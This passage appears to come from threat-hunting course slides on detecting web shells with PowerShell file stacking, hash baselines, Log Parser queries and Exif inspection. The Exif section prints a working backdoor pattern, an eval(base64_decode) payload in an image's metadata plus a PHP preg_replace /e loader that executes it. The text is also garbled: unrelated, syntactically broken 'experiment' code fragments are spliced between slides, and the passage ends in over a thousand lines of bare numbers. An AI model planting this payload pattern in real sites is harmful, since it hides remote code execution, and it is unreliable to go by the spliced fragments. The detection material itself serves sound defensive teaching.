Last Accessed: Thu Jul  6 19:55:22 2017
Last Modified: Thu Jul  6 19:55:00 2017
File Size: 1.5KiB
118 threat(s) detected in the scanned destination.
[*] Ended: 2017-07-06 21:19:44.995732
[*] Elapsed: 0 Minutes, 0 Seconds
```

3.3.6 File Stacking

Now, we'll move from tools to file-based techniques in our hunt for web shells. We'll start with **File Stacking**.

File Stacking is a technique that will help us identify files that are changed or newly created within the existing file structure that can potentially be malicious.



3.3.6 File Stacking

This may seem like a 'needle in a haystack' type of approach, but we will use scripts to aid us in this task. Below we see PowerShell code that will help us with the file stacking task.

```
Param(  
    [Parameter(Position=0,Mandatory=$True)]  
    [String[]]  
    $searchPath  
)
```

```
Get-ChildItem $searchPath -Recurse -File | Select-Object fullname,length,lastwritetime | Out-GridView
```

Get-FullPathFileStacking.ps1

3.3.6 File Stacking

Here is a brief explanation of the code:

- **Get-ChildItem \$searchpath** will retrieve the files using the value within \$searchpath variable as the starting point.
- **-Recurse** will instruct PowerShell to check all subfolders.
- **-File** will instruct PowerShell only to retrieve files, not folders.

3.3.6 File Stacking

Here is a brief explanation of the code (CONTINUED):

- **Select-Object fullname, length, lastwritetime** will return only the full name of the file (including path), plus length of file and last write time.
- **Out-GridView** will display the output in a grid view format instead of console.

3.3.6 File Stacking

```
PS C:\hunting\scripts> .\Get-FullPathFileStacking.ps1 C:\inetpub\wwwroot\test
```

Running the above script, will produce the output view in the image below.


Get-ChildItem \$searchPath -Recurse -File | Select-Object fullname,length,lastwritetime | Out-GridView

FullName	Length	LastWriteTime
C:\inetpub\wwwroot\test>About.aspx	378	7/12/2017 9:00:30 AM
C:\inetpub\wwwroot\test>About.aspx.cs	263	7/12/2017 9:00:30 AM
C:\inetpub\wwwroot\test\Bundle.config	226	7/10/2017 12:14:10 PM
C:\inetpub\wwwroot\test>Contact.aspx	709	7/12/2017 9:00:30 AM
C:\inetpub\wwwroot\test>Contact.aspx.cs	265	7/12/2017 9:00:30 AM
C:\inetpub\wwwroot\test\Default.aspx	1,977	7/12/2017 9:00:30 AM
C:\inetpub\wwwroot\test\Default.aspx.cs	266	7/12/2017 9:00:30 AM

3.3.6 File Stacking

In this screenshot, the FullName column was filtered so we can use File Stacking to attempt to find any anomalies.

In this case, we're looking at the **file paths** to attempt to find anything out of the ordinary.



FullName	Length	LastWriteTime
C:\inetpub\wwwroot\test\Bin\roslyn\Microsoft.CodeAnalysis.C...	4,211,112	6/27/2016 2:50:24 PM
C:\inetpub\wwwroot\test\Bin\roslyn\Microsoft.CodeAnalysis.C...	104	7/12/2017 9:00:45 AM
C:\inetpub\wwwroot\test\Bin\roslyn\Microsoft.CodeAnalysis.C...	28,088	6/27/2016 2:50:24 PM
C:\inetpub\wwwroot\test\Bin\roslyn\Microsoft.CodeAnalysis.C...	114	7/12/2017 9:00:45 AM
C:\inetpub\wwwroot\test\Bin\roslyn\Microsoft.CodeAnalysis.dll	2,049,432	6/27/2016 2:50:24 PM
C:\inetpub\wwwroot\test\Bin\roslyn\Microsoft.CodeAnalysis.d...	97	7/12/2017 9:00:45 AM
C:\inetpub\wwwroot\test\Bin\roslyn\Microsoft.CodeAnalysis.S...	128,432	6/27/2016 2:50:24 PM
C:\inetpub\wwwroot\test\Bin\roslyn\Microsoft.CodeAnalysis.S...	107	7/12/2017 9:00:45 AM
C:\inetpub\wwwroot\test\Bin\roslyn\Microsoft.CodeAnalysis.V...	5,061,040	6/27/2016 2:50:24 PM
C:\inetpub\wwwroot\test\Bin\roslyn\Microsoft.CodeAnalysis.V...	109	7/12/2017 9:00:45 AM
C:\inetpub\wwwroot\test\Bin\roslyn\Microsoft.CSharp.Core.tar...	6,908	6/27/2016 2:50:24 PM

3.3.6 File Stacking

File Stacking based on **full file paths** is one technique. You can use this technique to spot any files that look suspicious, for example, you might see a file in a strange directory.

Next, we'll look at File Stacking based on **file creation times**.

```
28 def initialize(experiment, observations = list(), candidates = list(), freeze = False):
29     @experiment = experiment
30     @observations = observations
31     @control = control
32     @candidates = observations + [control]
33     evaluate_candidates
34
35     freeze
36
37     # TODO: the experiment's context
38     def context:
39         experiment.context
40
41     experiment_name
42     experiment.name
43
44     # TODO: test the results a match between all
45     def matchtest
46         if experiment.result == 1:
47             return True
48         else:
49             return False
```



3.3.6 File Stacking

Below is PowerShell code that will aid us with File Stacking but based on **creation times**.

```
Param(
    [Parameter(Position=0,Mandatory=$True)]
    [String[]]
    $searchPath,
    [Parameter(Position=1,Mandatory=$True)]
    [DateTime[]]
    $pubDate
)

Get-ChildItem -path $searchPath -File -Recurse -Include "*.aspx", "*.asp" | `
Where-Object {($_.LastWriteTime.ToShortDateString() -gt $pubDate.ToShortDateString()) -or ($_.LastWriteTime.ToShortTimeString() -gt $pubDate.ToShortTimeString())} | `
Select-Object directory,name,length,lastwritetime | `
Format-Table -AutoSize
```

Get-TimeDiffFileStacking.ps1

3.3.6 File Stacking

How will this help us?

If you know that a particular web file structure was last updated by the dev team on a particular date, let's say July 1st 2017 at 3pm, then we can use that date as a 'baseline' to compare against all the files in the file structure to find suspicious files that were newly created.



3.3.6 File Stacking

```
Get-ChildItem -path $searchPath -File -Recurse -Include "*.aspx", "*.asp" |`  
Where-Object {($_.LastWriteTime.ToShortDateString() -gt $pubDate.ToShortDateString()) -or ($_.LastWriteTime.ToShortTimeString() -gt $pubDate.ToShortTimeString())} |`  
Select-Object directory,name,length,lastwritetime |`  
Format-Table -AutoSize
```

A brief explanation of the code (**only components not already explained**):

- **-Include** will instruct PowerShell only to check a specific file type, in this case ASP*.
- **Where-Object** will search objects and return data based on search parameters.
 - **{{(\$_.LastWriteTime.ToShortDateString() -gt \$pubdate.ToShortDateString())}** will compare date of last write time of the file to date entered in console.
 - **{{(\$_.LastWriteTime.ToShortTimeString() -gt \$pubdate.ToShortTimeString())}** will compare time of last write time of the file to time entered in console.
- **Format-Table -AutoSize** will format output in a table format in console.

3.3.7 Baselines

Using baselines within your organization will help you find anomalies within system processes, services, drivers, installed applications, file structures, etc.

A baseline is a file that will be used for comparisons against current settings and/or configurations. You can compare the current state of a machine, file system, etc. against the baseline to determine anything out of place.



3.3.7 Baselines

In the next few slides, we'll look at creating a baseline for the web directory then use a PowerShell script to detect any files that were updated or entirely new files altogether.

This can potentially aid us in the hunt to find newly planted web shells on web servers.



3.3.7 Baselines

To create our baseline file, we'll use the **Get-ChildItem** and **Get-FileHash** PowerShell cmdlets.

We'll export the data to a CSV file using the **Export-CSV** cmdlet.

```
24 # Experiment data result is a hashtable
25 # observations - an array of Observations, in this case
26 # control - the control observation
27
28 def Initialize(experiment, observations = {}, control = null)
29     @experiment = experiment
30     @observations = observations
31     @control = control
32     @candidates = observations -> {control}
33     evaluate_candidates
34
35     freeze
36
37     if context
38         experiment.context
39     else
40         # TODO: the name of the experiment
41         def experiment_name
42             experiment.name
43         end
44
45         # TODO: add the result a match between all
46         def matchset
47             # ...
48         end
49     end
50 end
51
52 # Run experiment
53 RunExperiment(result) 1.1
```

3.3.7 Baselines



Administrator: Windows PowerShell

```
PS C:\inetpub\wwwroot> Get-ChildItem -Path .\foocompany -File -Recurse | Get-FileHash -Algorithm MD5 | Export-Csv c:\Baseline-WWW-FooCompany.csv
```

A brief explanation of the above code:

- We'll use **Get-ChildItem** to retrieve all the files within the FooCompany directory, including subdirectories.
- **Get-FileHash** will get the MD5 (**-Algorithm**) of each file.
- The MD5 hash will be written to a CSV using **Export-CSV**.



3.3.7 Baselines

Below we see a snippet of the CSV file. We see that the CSV file indeed contains the information we expect it to contain. Now with this baseline, we can detect any new files or updated files since the baseline was created.

```
"Algorithm","Hash","Path"  
"MD5","772B2CD6450F318B5E2C0EB3CB42C706","C:\inetpub\wwwroot\foocompany\decoy.txt"  
"MD5","D3342ACBCCC2DE7B7CAE8F5EA328BC67","C:\inetpub\wwwroot\foocompany\index.html"  
"MD5","535645F35E27646C5AE0FDFC48727E45","C:\inetpub\wwwroot\foocompany\index.php"
```

3.3.7 Baselines

Now we'll use a PowerShell script created by Jason Fossen of Enclave Consulting LLC called **Compare-FileHashesList.ps1**.

You can obtain this PowerShell script, and many others, [here](https://github.com/EnclaveConsulting/SANS-SEC505).

3.3.7 Baselines

Compare-FileHashesList.ps1

```
[CmdletBinding()]
Param ( $ReferenceFile, $DifferenceFile, [Switch] $IncludeUnchanged, [Switch] $SummaryOnly, [Switch] $NotCaseSensitive )

Set-StrictMode -Version 2.0

# Verbose messages only written when -Verbose switch is used:
if ($VerbosePreference -eq 'Continue') { [System.GC]::Collect(2) }
$Start = Get-Date #Used to compute total run time; excludes GC time.
Write-Verbose -Message ('Start: ' + ($Start))

# Import the files into arrays, and sort on Path to optimize Compare-Object later.
# There is a big penalty for the sorting, especially when the same command *should* be
# used to produces the files each time, but there can be up to a 50x penalty with large
# files that contain very dissimilar paths or a large difference in entry counts.
$before = Resolve-Path -Path $ReferenceFile -ErrorAction Stop
$after  = Resolve-Path -Path $DifferenceFile -ErrorAction Stop
```

3.3.7 Baselines

In order for us to fully implement this technique, we have to create another CSV, which will contain all the files currently in the directory and its MD5 hash.

We will use the baseline CSV and this newly created CSV to conduct the comparison.

```
def initialize(experiment, observations = [], control = null)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - @control
  evaluate_candidates

  freeze
end

def add_observation(observation)
  @observations += [observation]
  @candidates = @observations - @control
  evaluate_candidates
end

def add_control(control)
  @control = control
  @candidates = @observations - @control
  evaluate_candidates
end

def evaluate_candidates
  @candidates.each do |candidate|
    result = compare(candidate, @control)
    @results[candidate] = result
  end
end

def compare(candidate, control)
  result = 0
  candidate.each do |file|
    control.each do |file|
      if file == candidate
        result += 1
      end
    end
  end
  result
end
```

3.3.7 Baselines

In the below screenshot, we're executing the Compare-FileHashesList.ps1 and passing the baseline to it, C:\Baseline-WWW-FooCompany.csv, to be compared with a more recent CSV file, in this case C:\07192017-WWW-FooCompany.csv. After executing the script two times, we have two different outputs.

- One will simply echo the status (new, changed, missing) and path to file.
- The latter will provide a summary of the results, it will not display actual file path.

```
PS C:\hunting\scripts> .\Compare-FileHashesList.ps1 -ReferenceFile C:\Baseline-WWW-FooCompany.csv -DifferenceFile C:\07192017-WWW-FooCompany.csv | ft -auto
Status Path
-----
New     C:\inetpub\wwwroot\foocompany\blah\I-am-a-new-file(catch me).txt

PS C:\hunting\scripts> .\Compare-FileHashesList.ps1 -ReferenceFile C:\Baseline-WWW-FooCompany.csv -DifferenceFile C:\07192017-WWW-FooCompany.csv -SummaryOnly

StartTime      : 7/19/2017 4:48:32 PM
FinishTime     : 7/19/2017 4:48:32 PM
RunTimeInSeconds : 0.003
TotalDifferences : 1
New            : 1
Missing        : 0
Changed        : 0
PerSecond      : 4666.7
```

3.3.8 Statistical Analysis

Statistical Analysis is similar to File Stacking; we'll be using this technique against web logs.

Instead of looking for full file paths and creation times, we'll instead be looking for the amount of times (count) a specific file was executed and the load times for each file.



3.3.8 Statistical Analysis

How can this help us in our hunt for web shells?

A hidden web shell can quickly rise to the top of our 'haystack' based on times of execution, meaning that the file was accessed far beyond the number of times the other files were accessed/executed or vice versa. You might see a strange file being executed a few times.

With time of execution, web shells can have tasks that will take time to execute, such as ping. With this approach, we can tell if a file is taking a long time to process a task.

3.3.8 Statistical Analysis

To aid us with Statistical Analysis, we'll use a tool called [Log Parser Studio](#).

“Log Parser Studio is a utility that allows you to search through and create reports from your IIS, Event, EXADB and other types of logs. It builds on top of Log Parser 2.2 and has a full user interface for easy creation and management of related SQL queries.” – Microsoft TechNet

3.3.8 Statistical Analysis

Here we see the index page was accessed a large number of times, but then we see one or two entries that look weird and were accessed only a few times.

/index.php	24146	47221	0	155
/logs/logs.txt	2	187	171	179
/http://172.16.5.37:8081/fdos8h49dzUt851â€	1	202	202	202
/logs/	1	202	202	202
/â€	17	249	171	209
/js/a.js	1	374	374	374

Times file was accessed/executed

```
SELECT TOP 25
  cs-uri-stem as URL,
  count(cs-uri-stem) as Count,
  MAX(time-taken) As Max,
  MIN(time-taken) As Min,
  Avg(time-taken) As Average
FROM '[LOGFILEPATH]'
GROUP BY URL
ORDER By Average
```

3.3.8 Statistical Analysis

Here we see that the page called WebShell.asp has a large execution time. If the name of that file was named something less obvious, then upon executing this query this should alarm, you and cause you to investigate that file further seeing large execution times.

cs-uri-stem	Total	MaxTime	AvgTime
/WebShell.asp	5	49126	15343
/About	2	10	6
/Account/Login	2	155	78
/	2	11545	5774
/Content/css	2	96	62

Length of execution times of file


```
SELECT TOP 25
    cs-uri-stem as URL,
    count(cs-uri-stem) as Count,
    MAX(time-taken) As Max,
    MIN(time-taken) As Min,
    Avg(time-taken) As Average
FROM '[LOGFILEPATH]'
GROUP BY URL
ORDER By Average
```

3.3.8.1 Video

Check out the video on [Log Parser Studio!](#)

To **ACCESS** your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Note that all videos are only available in Full or Elite Editions of the course. To upgrade, click [LINK](#).



3.3.9 PHP in Exif Data

Therefore, you can view Exif format image files by JPEG compliant Internet browser, Picture viewer, Photo retouch software, etc. as usual JPEG image files.

You can read more about Exif [here](https://www.media.mit.edu/pia/Research/deepview/exif.html).

```
18 def initialize(experiment, observations = list(), candidates = list())
19     @experiment = experiment
20     @observations = observations
21     @control = control
22     @candidates = candidates
23     evaluate_candidates
24
25     freeze
26 end
27
28 # PUBLIC: the experiment's context
29 def context
30     @experiment.context
31 end
32
33 # PUBLIC: the name of the experiment
34 def experiment_name
35     @experiment.name
36 end
37
38 # PUBLIC: was the result a match between test and control?
39 def matched?
40     @result == @control
41 end
42
43 # PUBLIC: result of the experiment
44 def result
45     @result
46 end
```

3.3.9 PHP in Exif Data

Let's inspect two JPEG files to see if we can find any misuse of Exif headers. We will use a tool called **exiftool(-k).exe** to inspect the Exif headers of the images.

You can download the tool [here](http://www.sno.phy.queensu.ca/~phil/exiftool/).

3.3.9 PHP in Exif Data

The image to the right contains the output from exiftool, while the bottom one uses notepad to open the JPG file.

```
C:\Users\Administrator\Desktop\tools\exiftool(-k).exe
ExifTool Version Number      : 10.58
File Name                    : pic2.jpg
Directory                   : C:/inetpub/wwwroot/members/images
File Size                   : 758 kB
File Modification Date/Time  : 2009:07:13 22:32:31-07:00
File Access Date/Time       : 2017:06:30 05:55:06-07:00
File Creation Date/Time     : 2017:06:30 05:55:06-07:00
File Permissions             : rw-rw-rw-
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.02
Exif Byte Order              : Big-endian (Motorola, MM)
Modify Date                 : 2009:03:12 13:48:23
Copyright                   : Microsoft Corporation
```

[illegible]

3.3.9 PHP in Exif Data

Within Notepad we can see some contents of the Exif data. Nothing malicious is seen at first glance and within the Exif extraction tool, nothing malicious can be seen either.

Let's look at another file, again viewing the output of exiftool and at the same time opening the file in notepad. Pay attention to data pointed out by the arrows.

3.3.9 PHP in Exif Data

```
C:\Users\Administrator\Desktop\tools\exiftool-k.exe
ExifTool Version Number      : 10.50
File Name                    : tainted.jpg
Directory                    : C:\inetpub\wwwroot\members\images
File Size                    : 665 KB
File Modification Date/Time  : 2009:07:13 22:32:31-07:00
File Access Date/Time       : 2017:07:06 19:20:04-07:00
File Creation Date/Time     : 2017:07:06 19:20:04-07:00
File Permissions             : rw-rw-rw-
File Type                    : JPEG
File Type Extension         : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : inches
Exif Byte Order              : Big-endian (Motorola, MM)
Document Name                : eval(base64_decode('JF9QT1NUWydwYXNz29yZGddKt
s='));L
Modify Date                  : 2009:03:12 13:48:28
Artist                       : Corbis
Copyright                    : ./.*e
Date/Time Original           : 2008:02:11 11:32:43
Create Date                  : 2008:02:11 11:32:43
Sub Sec Time Original        : 17
Sub Sec Time Digitized      : 17
Compression                  : JPEG (old-style)
X Resolution                  : 72
```

[illegible]

3.3.9 PHP in Exif Data

Here is a brief explanation of what you're seeing within the Exif data of this image.

You see two suspicious entries within the Exif data, **copyright** and **document name**. Within **copyright** we see **./ */e** and within **document name** we see **eval(base64_decode(gibberish))**.

Now how will attackers use the information within the Exif headers?

3.3.9 PHP in Exif Data

Let's look at this sample code:

```
<?php
$exif = exif_read_data('http://URI-OF-TARGET-SERVER/members/images/tainted.jpg');
preg_replace($exif['Copyright'],$exif['Document Name'],'');
?>
```

3.3.9 PHP in Exif Data

Within the `$exif['Copyright']` variable will be `"/.*/*e"`.

This is known as a [PCRE regex modifier](#) and it will evaluate the data from `$exif['Document Name']`, which will be the `eval()` function:

```
eval(base64_decode('JF9QT1NUWydWYXNzd29yZCddKTs='));
```

3.3.9 PHP in Exif Data

You can read more about this technique on [Trustwave](#) and [Securi](#).

Now that we're familiar on how this technique is used by the adversary, let's look at a potential way to hunt for it.

<https://www.trustwave.com/Resources/SpiderLabs-Blog/Hiding-Webshell-Backdoor-Code-in-Image-Files/>

<https://blog.sucuri.net/2013/07/malware-hidden-inside-jpg-exif-Headers.html>

```
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000  
1001  
1002  
1003  
1004  
1005  
1006  
1007  
1008  
1009  
1010  
1011  
1012  
1013  
1014  
1015  
1016  
1017  
1018  
1019  
1020  
1021  
1022  
1023  
1024  
1025  
1026  
1027  
1028  
1029  
1030  
1031  
1032  
1033  
1034  
1035  
1036  
1037  
1038  
1039  
1040  
1041  
1042  
1043  
1044  
1045  
1046  
1047  
1048  
1049  
1050  
1051  
1052  
1053  
1054  
1055  
1056  
1057  
1058  
1059  
1060  
1061  
1062  
1063  
1064  
1065  
1066  
1067  
1068  
1069  
1070  
1071  
1072  
1073  
1074  
1075  
1076  
1077  
1078  
1079  
1080  
1081  
1082  
1083  
1084  
1085  
1086  
1087  
1088  
1089  
1090  
1091  
1092  
1093  
1094  
1095  
1096  
1097  
1098  
1099  
1100  
1101  
1102  
1103  
1104  
1105  
1106  
1107  
1108  
1109  
1110  
1111  
1112  
1113  
1114  
1115  
1116  
1117  
1118  
1119  
1120  
1121  
1122  
1123  
1124  
1125  
1126  
1127  
1128  
1129  
1130  
1131  
1132  
1133  
1134  
1135  
1136  
1137  
1138  
1139  
1140  
1141  
1142  
1143  
1144  
1145  
1146  
1147  
1148  
1149  
1150  
1151  
1152  
1153  
1154  
1155  
1156  
1157  
1158  
1159  
1160  
1161  
1162  
1163  
1164  
1165  
1166  
1167  
1168  
1169  
1170  
1171  
1172  
1173  
1174  
1175  
1176  
1177  
1178  
1179  
1180  
1181  
1182  
1183  
1184  
1185  
1186  
1187  
1188  
1189  
1190  
1191  
1192  
1193  
1194  
1195  
1196  
1197  
1198  
1199  
1200  
1201  
1202  
1203  
1204  
1205  
1206  
1207  
1208  
1209  
1210  
1211  
1212  
1213  
1214  
1215  
1216  
1217  
1218  
1219  
1220  
1221  
1222  
1223  
1224  
1225  
1226  
1227  
1228  
1229  
1230  
1231  
1232  
1233  
1234  
1235  
1236  
1237  
1238  
1239  
1240  
1241  
1242  
1243  
1244  
1245  
1246  
1247  
1248  
1249  
1250  
1251  
1252  
1253  
1254  
1255  
1256  
1257  
1258  
1259  
1260  
1261  
1262  
1263  
1264  
1265  
1266  
1267  
1268  
1269  
1270  
1271  
1272  
1273  
1274  
1275  
1276  
1277  
1278  
1279  
1280  
1281  
1282  
1283  
1284  
1285  
1286  
1287  
1288  
1289  
1290  
1291  
1292  
1293  
1294  
1295  
1296  
1297  
1298  
1299  
1300  
1301  
1302  
1303  
1304  
1305  
1306  
1307  
1308  
1309  
1310  
1311  
1312  
1313  
1314  
1315  
1316  
1317  
1318  
1319  
1320  
1321  
1322  
1323  
1324  
1325  
1326  
1327  
1328  
1329  
1330  
1331  
1332  
1333  
1334  
1335  
1336  
